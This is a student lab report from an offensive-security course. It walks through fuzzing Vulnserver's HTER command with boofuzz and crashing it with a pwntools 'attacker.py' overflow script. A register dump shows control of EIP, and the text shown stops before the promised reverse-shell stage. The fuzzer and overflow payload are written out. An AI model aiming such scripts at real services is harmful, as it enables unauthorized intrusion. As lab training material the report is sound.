



# Sri Lanka Institute of Information Technology

Year 4 – Semester 1

Offensive Hacking Tactical and Strategic

Exploit the HTER() function of the server  
and gain the reverse shell access in  
Windows 7 (Buffer Overflow attack)

---

Registration No	: IT17089982
Name	: D.T Atulugama

## Contents

Introduction.....	1
Tools and environment .....	2
Prerequisites.....	3
How we do this .....	4
Conclusion .....	22
Reference.....	23

## Introduction

Vulnserver is a Windows based threaded TCP server application that is designed to be exploited. This document has discussed the way hackers can exploit the HTER() function and gain the access to the target machine. The source will first analyze the target program by using the technique called Fuzzing. After having a good understanding in how the registers work, the source will try to inject the exploit with python.

## Tools and environment

The author has used the following list of tools for this demonstration.

- Kali Linux 2019 (Host machine)
- Sublime IDE
- Python 3.7
- Pwntools and Boofuzz modules
- Metasploit – Msfvenom (Shell code)
- Windows 7 32-bit (Target machine/ Server)
- Vulnserver
- Immunity Debugger with Mona.py


## Prerequisites

- Understanding in Assembly x86
- Understanding in Buffer/ Stack/ Registers
- Python
- Fuzzing
- Linux commands

## How we do this

### Checking the Vulnserver


Open the command prompt and move into the folder that you have installed the Vulnserver. After that simply run the *vulnserver.exe*. Vulnserver needs its *dll* program to successfully execute. Therefore make sure to put the *exe* and *dll* in the same directory.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\danuja>cd Documents
C:\Users\danuja\Documents>cd vulnserver
C:\Users\danuja\Documents\Vulnserver>vulnserver.exe
```

Figure 3-1 Installed directory




```
C:\Windows\system32\cmd.exe - vulnserver.exe
C:\Users\danuja\Documents\Vulnserver>vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!
Waiting for client connections...
```

Figure 3-2 Vulnserver checking for the client connections

## IP Address of the target

Open a command prompt and type *ipconfig*



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\danuja>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . . . : 
    Link-local IPv6 Address . . . . . : fe80::187d:c378:61c6:4434%11
    IPv4 Address. . . . . : 192.168.1.8
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::1%11
                                192.168.1.1

Tunnel adapter isatap.{6DF78DAD-7140-4F1D-B4E9-960FEA3370FF}:


    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . : 

C:\Users\danuja>
```

Figure 3-3 Target machine details


## Fuzzing the application

Now this program is running and we don't know how it is vulnerable or what input/ payload will crash the service. Therefore, to check the behavior of the program we are going to write a python program that will fuzz (Sending in some garbage input/ random data) the application.




```
danuja@kali: ~/Documents/hter
File Actions Edit View Help
danuja@kali:~/Documents$ mkdir hter
danuja@kali:~/Documents$ cd hter/
danuja@kali:~/Documents/hter$ subl boofuzz_fuzzer.py
```

Figure 3-4 Opening a new python file in Sublime Text editor



```
danuja@kali:~/Documents/hter$ nc 192.168.1.8 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
HTER type anything
HTER RUNNING FINE
```

Figure 3-5 Netcat into the target server to check how the target function works.



```
1  #!/usr/bin/env python3
2
3  from boofuzz import *
4
5  #information for the target
6  host = '192.168.1.8'
7  port = 9999
8
9  #connecting boofuzz
10 session = Session(target = Target(connection = SocketConnection(host, port, proto='tcp')))
11
12 #creating a mode for boofuzz to work with
13 s_initialize('HTER')
14
15 #specify how the fuzz syntax works
16 s_string('HTER', fuzzable=False)
17 s_delim(' ', fuzzable=False)
18
19 #This is the fuzz
20 s_string('FUZZ')
21
22 #connect to the service
23 session.connect(s_get('HTER'))
24 session.fuzz()
25
```

Figure 3-6 boofuzz\_fuzzer.py



Now we have written a script to send a bunch of data to our target server. We can run the script and analyze the way that the target program works.

To analyze the program, before we execute the script from the source machine, we need to open and run our server using a debugger. For that we use Immunity debugger.




Figure 3-7 The program fuzzing the data into the target server




Figure 3-8 We can see the vulnserver.exe has crashed




Figure 8-9 Re-open the target program in Immunity debugger

## Analyzing the debugged output

After opening the program in Immunity debugger, we then run again our fuzz script to check the disassembler and the register instruction from the debugger.





Figure 3-10 Re-run the script

Now if we check the registers from the debugger we can see the Extended Instruction Pointer (EIP) value as 0000CCCC which is really odd. Normally if we fuzz into a program we could see other values such as Hex values, but in this case values are not in the Hex format.


Therefore, to further check this, we are going to write a script (Attacker.py) on our own which eventually results to crash this program.

A screenshot of a code editor with a dark theme. The editor has a menu bar at the top with 'File', 'Edit', 'Selection', 'Find', 'View', 'Goto', 'Tools', 'Project', 'Preferences', and 'Help'. Below the menu bar, there are two tabs: 'boofuzz\_fuzzer.py' and 'attacker.py'. The 'attacker.py' tab is active, showing a Python script. The script is as follows:

```
1 #!/usr/bin/env python3
2
3 from pwn import *
4
5 host="192.168.1.8"
6 port=9999
7
8 s = remote(host, port)
9
10 payload = b"".join([
11     b"HTER ",
12     b"1"*4000
13 ])
14
15 s.send(payload)
16 s.interactive()
```

Figure 3-11 attacker.py

We are sending 1, 4000 times as our payload. After running this attacker.py script we check our target programs EIP register again.

A screenshot of a terminal window with a dark background. The terminal shows the command 'python3 attacker.py' being executed. The output is as follows:

```
danuja@kali:~/Documents/hter$ python3 attacker.py
[+] Opening connection to 192.168.1.8 on port 9999: Done
[*] Switching to interactive mode
Welcome to Vulnerable Server! Enter HELP for help.
$
$
$
$
```

Figure 3-12 Running attacker.py

```

Registers (FPU)
EAX 0179F5E0
ECX 004A5110
EDX 00111111
EBX 0000005C
ESP 0179F3E0
EBP 11111111
ESI 00000000
EDI 00000000
EIP 11111111
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
FST 0000 Cond 3 2 1 0 ESPUOZI
